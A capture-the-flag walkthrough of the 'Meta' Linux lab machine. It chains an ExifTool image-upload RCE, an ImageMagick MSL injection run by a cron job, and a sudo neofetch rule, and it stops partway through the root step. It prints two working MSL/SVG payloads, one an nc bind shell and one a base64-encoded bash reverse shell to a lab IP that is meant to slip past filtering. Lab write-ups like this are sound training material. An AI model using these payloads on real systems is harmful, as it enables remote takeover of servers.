Meta — ExifTool Upload RCE to neofetch sudo Root
OS
Linux
Difficulty
Medium
Category
LINUX
Released
2022.01.22
Triggered ExifTool RCE (CVE-2021-22204) on a dev subdomain image processor for a www-data shell. Pivoted to thomas via an ImageMagick mogrify cron (CVE-2020-29599), then escalated to root by hijacking XDG_CONFIG_HOME in a sudo neofetch rule.
Want to try this box yourself?
Spoiler-free mode is on by default — every solution stays hidden behind a reveal. Peek the hints, attempt each step, then unlock the answer when you're stuck. Turn it off to read every solution inline.
Nmap
Web Enumeration
The web page looks like a simple landing page.

Scrolling down, we see a potential list of users.

There are also a few links we can look at.

They do not do anything.
FFUF
Subdirectory Fuzzing
Subdomain Fuzzing
Subdomain fuzzing reveals a new subdomain we can check out:
We add dev01.artcorp.htb to /etc/hosts.
Subdomain Enumeration

The webpage is a dev environment.
Clicking on the MetaView link takes us to a file upload page.

Uploading a PHP reverse shell with the filename shell.php, we get the following error:

We look at this in Burp Suite.
Uploading a JPEG file, we see some metadata.

Looking up the JFIF version 1.01, we see a CVE and PoC
Cloning the PoC, we can see what the exploit commands are:
We will use the reverse shell mode, which is -s:
We are missing some dependencies, so we can just install them using apt:
Re-running the same command:
The exploit saves the reverse shell payload to a file named image.jpg.
Shell as www-data

Uploading the file, the web app hangs and we get a shell.

Stabilizing to a TTY shell.
Lateral Movement
We were stuck here, so we used the guided mode, which told us to use a tool called pspy.
The tool shows an interesting process:
2026/01/06 22:21:01 CMD: UID=1000  PID=25987  | /bin/bash /usr/local/bin/convert_images.sh
2026/01/06 22:22:01 CMD: UID=0     PID=25990  | /usr/sbin/CRON -f
<...>SNIP<...>
2026/01/06 22:22:01 CMD: UID=0     PID=25994  | /usr/sbin/CRON -f
2026/01/06 22:22:01 CMD: UID=1000  PID=25995  | /bin/sh -c /usr/local/bin/convert_images.sh
2026/01/06 22:22:01 CMD: UID=0     PID=25996  | cp -rp /root/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
2026/01/06 22:22:01 CMD: UID=1000  PID=25997  | /bin/bash /usr/local/bin/convert_images.sh
The file convert_images.sh seems interesting.
Looking at the file we see:
The pkill mogrify looks particularly interesting, so looking at the version:
The version is 7.0.10-36 and the copyright says 1999-2020, so looking online we find CVE-2020-29599.
We used this PoC
In the convert_image directory, we pasted the exploit from the PoC:
<image authenticate='ff" `nc -lvp 4444 -e /bin/bash`;"'>
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
  <image xlink:href="msl:exploit.svg" height="100" width="100"/>
  </svg>
</image>
The payload needs to be edited, so we will use one from revshells.com.
We tried a couple of reverse shells, but they did not work, so we assume there is some sanitization happening.
So we base64 encoded it so we can bypass that:
<image authenticate='ff" `echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNy4xNS80NDQ0IDA+JjEnCg==|base64 -d | bash`;"'>
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
  <image xlink:href="msl:exploit.svg" height="100" width="100"/>
  </svg>
</image>
And we wait for the convert_images.sh file to automatically run.
Shell as Thomas
We get a shell:
Privilege Escalation
Using sudo -l, we see that thomas can run a command with no password:
This seems like we can use GTFOBins to exploit this.
That did not work, so we looked at the source code of the file and asked Claude to analyze it.
